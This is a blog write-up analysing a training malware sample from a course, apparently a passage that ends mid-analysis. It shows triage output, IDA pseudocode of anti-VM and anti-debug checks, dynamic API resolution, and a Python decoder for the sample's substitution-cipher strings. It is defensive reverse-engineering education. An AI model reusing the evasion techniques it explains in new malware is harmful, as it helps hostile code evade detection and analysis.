Zero2Automated – Complete Custom Sample Challenge Analysis

0x0d4y.blog/zero2automated-custom-sample/

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The road so far…

In this post, I will analyze the customized sample of the **Zero2Automated: The Advanced Malware Analysis** course, which is presented to us when we reach the halfway point of the course. At this point, the course has already explored in a deep and practical way subjects such as *Cryptography Algorithms*, *Unpacking Methods*, In-depth analysis of *first* and *second stages*, development of *automations* for *configuration extraction* and *communication emulation*, in addition to various methods of evading defenses such as *Process Injections* (a lot of them) and *Anti-Debug*, *Anti-VM* and *Anti-Analysis* methods, and persistence methods.

Therefore, despite being halfway there, a lot of content was given until we reached this first challenge. And in this article, we will explore customized sampling, with all the knowledge acquired in the course so far.

Incident Response Team Email (Storytelling)

```
Hi there,

During an ongoing investigation, one of our IR team members managed to locate an
unknown sample on an infected machine belonging to one of our clients. We cannot pass
that sample onto you currently as we are still analyzing it to determine what data
was exfiltrated. However, one of our backend analysts developed a YARA rule based on
the malware packer, and we were able to locate a similar binary that seemed to be an
earlier version of the sample we're dealing with. Would you be able to take a look at
it? We're all hands on deck here, dealing with this situation, and so we are unable
to take a look at it ourselves.
We're not too sure how much the binary has changed, though developing some automation
tools might be a good idea, in case the threat actors behind it start utilizing
something like Cutwail to push their samples.
I have uploaded the sample alongside this email.

Thanks, and Good Luck!
```

Binary Triage

In this section I will start my binary analysis triage methodology.


This triage that I do before carrying out more in-depth analyses, aims to identify some important information to identify initial characteristics of the binaries, and answer some questions, such as:

- Is the binary packed/encrypted? Which sections of the PE binary contain these clues?
- Are there cryptographic operations using **XOR**, with the purpose of obfuscating code, strings, etc.?
- Are there some interesting strings, such as *artifact names*, *commands*, *URLs*, *IP addresses*, etc.?

With the answers to these questions, I begin to make decisions for the next phases of the analysis.

To collect this information, I used a tool that I developed (and am still developing), called **re_triage**, which aims to collect primary information.

And when executing it, as we can see below, we are able to identify two sections (**.text** and **.rsrc**) of the binary that have *high entropy*, and this can be a strong indication that the binary is ***packed***.



Due to the difference in entropy between the **.text** and **.rsrc** sections, we can assume that the **.rsrc** section contains the second packed stage, while the **.text** may contain cryptographic operations, which consequently increase its entropy.

This assumption gains a little more strength, even when analyzing the output of my script, which shows several **XOR** operations that resemble cryptographic operations, exactly in the **.text** section (with low entropy compared to **.rsrc**).

```
[!] Obfuscated Files or Information [T1027] on .text
Description: Possible obfuscation pattern identified through the XOR operation!

        Possible XOR Operation on -> 0x004011EB
        Possible XOR Operation on -> 0x004011ED
        Possible XOR Operation on -> 0x004011F5
        Possible XOR Operation on -> 0x00401565
        Possible XOR Operation on -> 0x004015BB
        Possible XOR Operation on -> 0x0040172D
        Possible XOR Operation on -> 0x00401743
        Possible XOR Operation on -> 0x004017B0
        Possible XOR Operation on -> 0x004019F9
        Possible XOR Operation on -> 0x00401A20
        Possible XOR Operation on -> 0x00401A2C
        Possible XOR Operation on -> 0x00401A52
        Possible XOR Operation on -> 0x00401AB5
        Possible XOR Operation on -> 0x00401B5E
        Possible XOR Operation on -> 0x00401B9A
        Possible XOR Operation on -> 0x00401E85
        Possible XOR Operation on -> 0x00401ECC
        Possible XOR Operation on -> 0x0040208C
        Possible XOR Operation on -> 0x00402103
        Possible XOR Operation on -> 0x0040226F
        Possible XOR Operation on -> 0x004022D7
        Possible XOR Operation on -> 0x004022E7
        Possible XOR Operation on -> 0x00402467
        Possible XOR Operation on -> 0x0040257D
        Possible XOR Operation on -> 0x0040274D
        Possible XOR Operation on -> 0x004027B9
        Possible XOR Operation on -> 0x00402837
        Possible XOR Operation on -> 0x00402839
        Possible XOR Operation on -> 0x0040283B
        Possible XOR Operation on -> 0x0040283D
        Possible XOR Operation on -> 0x00402907
        Possible XOR Operation on -> 0x0040293E
        Possible XOR Operation on -> 0x00402966
        Possible XOR Operation on -> 0x0040297A
        Possible XOR Operation on -> 0x004029A5
        Possible XOR Operation on -> 0x00402A15
        Possible XOR Operation on -> 0x00402A8A
        Possible XOR Operation on -> 0x00402C0E
        Possible XOR Operation on -> 0x00402C6B
        Possible XOR Operation on -> 0x00402E09
```

In addition to the information focused on entropy, possible cryptographic operations and packing patterns, it is also possible to observe in the output of my script, that this sample contains some functions related to **Anti-Debug** techniques, **Process/Thread Enumeration** and possible execution of some technique **Process Injection**, in addition to functions that may have the ability to drop other stages of the infection.

```
Artifact Import Table


Library: KERNEL32.dll

        - GetModuleFileNameA -> [!] Possible Dynamic API Resolution
        - LoadLibraryA
        - GetProcAddress -> [!] Possible Process/Thread Enumeration
        - WriteConsoleW
        - UnhandledExceptionFilter
        - SetUnhandledExceptionFilter
        - GetCurrentProcess -> [!] Possible Process/Thread Enumeration
        - TerminateProcess
        - IsProcessorFeaturePresent -> [!] Possible Anti-Debug Technique Implemented
        - QueryPerformanceCounter
        - GetCurrentProcessId -> [!] Possible Process/Thread Enumeration
        - GetCurrentThreadId -> [!] Possible Process/Thread Enumeration
        - GetSystemTimeAsFileTime
        - InitializeSListHead
        - IsDebuggerPresent -> [!] Possible Anti-Debug Technique Implemented
        - GetStartupInfoW
        - GetModuleHandleW -> [!] Possible Dynamic API Resolution
        - RtlUnwind
        - GetLastError
        - SetLastError
        - EnterCriticalSection
        - LeaveCriticalSection
        - DeleteCriticalSection
        - InitializeCriticalSectionAndSpinCount
        - TlsAlloc
        - TlsGetValue
        - TlsSetValue
        - TlsFree
        - FreeLibrary -> [!] Possible Process Injection
        - LoadLibraryExW -> [!] Possible Process Injection
        - RaiseException
        - GetStdHandle
        - WriteFile -> [!] Possible Dropper Second Stage
        - GetModuleFileNameW -> [!] Possible Dynamic API Resolution
        - ExitProcess
        - GetModuleHandleExW -> [!] Possible Dynamic API Resolution
        - GetCommandLineA
        - GetCommandLineW
```

Now that we have an overview of the sample's possible capabilities and characteristics, we will validate this information and identify new capabilities in more depth.

Identifying the Anti-Debug Implementation

In order to identify the sample flow, and identify if it is packed, and if before reaching the unpacking process it will implement any of the **Anti-Debug** techniques that we identified in the previous section, we will start the reverse engineering process , to identify the current stream of this sample.


When opening the sample in IDA, we are redirected directly to the sample's main function. However, before the *main* function, there is a function that executes **Anti-VM** and **Anti-Debug** techniques, before loading the *main* function. In the image below, we can see that mainly the ***anti_debug*** function, if true, the program goes to the exit flow of the process.

```
int __usercall pre_main@<eax>(int param1@<ebx>, int param2@<edi>, int param3@<esi>)
{
  _DWORD *v4; // eax
  _DWORD *v5; // esi
  int *v6; // eax
  int *v7; // esi
  const char **main_param_3; // edi
  const char **main_param_2; // esi
  int *main_param_1; // eax
  volatile LONG *v11; // [esp+0h] [ebp-34h]
  LONG v12; // [esp+4h] [ebp-30h]
  LONG v13; // [esp+8h] [ebp-2Ch]
  char v14; // [esp+10h] [ebp-24h]
  UINT uExitCode; // [esp+14h] [ebp-20h]

  if ( !anti_vm_cpu_routine(1)
    || (LOBYTE(param1) = 0, v14 = InterlockedCompareExchange(v11, v12, v13), dword_414C9C == 1) )
  {
    anti_debug(param1, param2, param3, 7u);
    goto TerminateProcess_AntiDebug;
  }
00000C7F pre_main:19 (40187F) (Synchronized with IDA View-A, Hex View-1)
```

At the beginning of the ***anti_debug*** function, the sample executes the **IsProcessorFeaturePresent** function, to collect availability information about the **_fastfail** feature.

```
IDA View-A | Pseudocode-B | Hex View-1 | Enums | Imports | Exports
  unsigned int v23; // [esp+C8h] [ebp-264h]
  __int32 *v24; // [esp+CCh] [ebp-260h]
  int v25; // [esp+D0h] [ebp-25Ch]
  __m128i v26[5]; // [esp+2D4h] [ebp-58h] BYREF
  struct _EXCEPTION_POINTERS ExceptionInfo; // [esp+324h] [ebp-8h] BYREF
  int anonymous1; // [esp+32Ch] [ebp+0h]
  __int32 savedregs; // [esp+330h] [ebp+4h] BYREF

  if ( IsProcessorFeaturePresent(PF_FASTFAIL_AVAILABLE) )// Identifies whether the CPU resource is supported
                                                       // by the device hardware
    __fastfail(a4);                                    // Immediately terminates the calling process with minimal overhead.
  zero();
  v19 = sub_4025B0(v9, 0, 0x2CCu);
  v18 = v4;
  v17 = v5;
00001126 anti_debug:22 (401D26) (Synchronized with IDA View-A, Hex View-1)
```

At the end of the ***anti_debug*** function, this is where the execution of the **IsDebuggerPresent** function is found, in addition to the use of the **SetUnhandledExceptionFilter** and **UnhandledExceptionFilter** functions, also as complements in the execution of the tactical objective of *Anti-Debugging*.




Reversing the Main Function


After identifying the implementation of *Anti-Debugging* techniques, in this section we will focus on analyzing the main function of the sample.

As soon as we open the main function, we come across the implementation of *API Hashing*/*String Encryption,* with the purpose of obfuscating API calls and consequently hiding their main capabilities.

Just for the purpose of clarifying what **API Hashing** or **String Encryption** is, and how adversaries implement this evasion technique, below is an illustration of the hashing process using the *Sleep* API as an example.



Now that we know the API hashing process, below we can see this same technique being implemented in the main function.



As you can see, the API Hashing technique is implemented in the main function, along with the technique for resolving these APIs dynamically (through **[LoadLibraryA]()** and **[GetProcAddress]()**) with the purpose of making analysis more difficult and trying to evade defenses.

Above we can see the following pattern:

- The **sub_401300** function is executed, receiving an encrypted string as an argument.
- After this, the return from the execution of **LoadLibraryA** and **GetProcAddress** is received in variables, which receive the string, possibly decrypted, as one of the arguments. Thus, carrying out the execution of the library and function that refer to these encrypted strings.

This is repeated throughout the main function code. If we check the Microsoft documentation regarding the **LoadLibraryA** function, we can see that the purpose of loading a library (**DLL**) in the process's memory scope, in which its name must be passed as an argument.

```
HMODULE LoadLibraryA(
  [in] LPCSTR lpLibFileName
);
```

We can see this exact pattern in the pseudo-code above, where **LoadLibraryA** is receiving the string '**a5ea5Qpy4**' (or '**.5ea5/QPY4//**') as a parameter. Therefore, we can assume that this string is a library that will be decrypted by the **sub_401300** function, and passed as an argument to **LoadLibraryA** to load it.


If we also look at Microsoft's documentation regarding the **GetProcAddress** function, we can see that it also follows the pattern observed in the pseudo-code.

```
FARPROC GetProcAddress(
  [in] HMODULE hModule,
  [in] LPCSTR  lpProcName
);
```

In other words, through the GetProcAddress implementation code, we can validate that in the main function, the following flow is followed:

- The name of a library is decrypted;
- The name of a function is decrypted;
- The **LoadLibraryA** function receives the decrypted name of the library as an argument, with the aim of loading it into the process's memory scope;
- The **GetProcMemory** function receives the handle of the library loaded by the **LoadLibraryA** function, and the decrypted name of a certain function belonging to the library in question.

If we check the *xrefs* of the **sub_401300** function, we are able to observe that it is widely used, repetitively in the **main** and **sub_401000** functions.


xrefs to sub_401300

Direction	Typ	Address	Text
Up	p	sub_401000+65	call sub_401300
Up	p	sub_401000+6F	call sub_401300
Up	p	sub_401000+BF	call sub_401300
Up	p	sub_401000+F5	call sub_401300
Up	p	sub_401000+128	call sub_401300
Up	p	sub_401000+147	call sub_401300
Up	p	sub_401000+191	call sub_401300
Up	p	sub_401000+26C	call sub_401300
Up	p	sub_401000+28D	call sub_401300
	p	_main+1B	call sub_401300
Do…	p	_main+25	call sub_401300
Do…	p	_main+4C	call sub_401300
Do…	p	_main+67	call sub_401300
Do…	p	_main+86	call sub_401300
Do…	p	_main+F5	call sub_401300

Perfect. But without knowing exactly which library and functions are being used, our analysis will be a little difficult to carry out. Therefore, let's analyze the **sub_401300** function, to understand how this function performs the string decryption process. Below is the pseudo-code of the API decryption function.

Pseudocode-A


```
  unsigned int v9; // eax
  const char *v11; // [esp+8h] [ebp-4Ch]
  char v12[68]; // [esp+Ch] [ebp-48h] BYREF

  v11 = a1;
  v1 = 0;
  if ( (int)strlen(a1) > 0 )
  {
    do
    {
      v3 = a1[v1];
      strcpy(v12, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890./=");
      v4 = sub_4038F4(1);
      v5 = sub_402190(v12, v3);
      if ( v5 )
      {
        v6 = v5 - (_DWORD)v12;
        v7 = strlen(v12);
        if ( v6 + 13 < v7 )
          v8 = v6 + 13;
        else
          v8 = v6 - v7 + 13;
        v4 = v12[v8];
      }
      v11[v1++] = v4;
      v9 = (unsigned int)&v11[strlen(v11) + 1];
      a1 = v11;
      v2 = v9 - (_DWORD)(v11 + 1);
    }
    while ( v1 < v2 );
  }
  return v2;
}

00000700 sub_401300:12 (401300) (Synchronized with IDA View-A, Hex View-1)
```

If we look closely, the algorithm is very simple to understand, it consists of a table of strings and the use of this table as an index to perform substitutions throughout the code.

I developed the **Python** version of this algorithm, and you can find the code below.

```
def decode_string(encrypted_string):

    index = 0
    substitution_table =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890./="

    while index < len(encrypted_string):        # Main loop to decode each character
in the string
        current_char = encrypted_string[index]  # Get the current character
        new_char = substitution_table[0]        # Obtain the new character based on
the substitution table
        char_index = substitution_table.index(current_char) if current_char in
substitution_table else None

        if char_index is not None:              # Update the new character based on
the substitution logic
            table_index = char_index
            table_length = len(substitution_table)
            new_index = (table_index + 13) if (table_index + 13) < table_length else
(table_index - table_length + 13)
            new_char = substitution_table[new_index]

        encrypted_string = encrypted_string[:index] + new_char +
encrypted_string[index+1:]     # Modify the original string with the decoded
character
        index += 1      # Move to the next character

    return encrypted_string

encrypted_string = input("\n\033[1;35mPut here the encrypted strings (multiple
strings separated by comma):\033[m ")
list_encryp_strings = encrypted_string.split(',')
for decrypt in list_encryp_strings:
    decrypt_strings = decode_string(decrypt)
    print(f"\nThe encrypted string \033[1;34m{decrypt}\033[m is
\033[1;31m{decrypt_strings}\033[m\n")
```

Below, we can observe the execution of this script, to decrypt all strings decrypted by the **sub_401300** function.




Now that we know which libraries (*DLLs*) and functions are being loaded and called by the main function code, we can rename variables and strings in order to make the code more readable. Below is the documented version of the main function.

```
string_decryption(kernel32_dll);
string_decryption(::FindResourceA);
LibraryA = LoadLibraryA(kernel32_dll);
FindResourceA = GetProcAddress(LibraryA, ::FindResourceA);
string_decryption(::LoadResource);
v5 = LoadLibraryA(kernel32_dll);
LoadResource = GetProcAddress(v5, ::LoadResource);
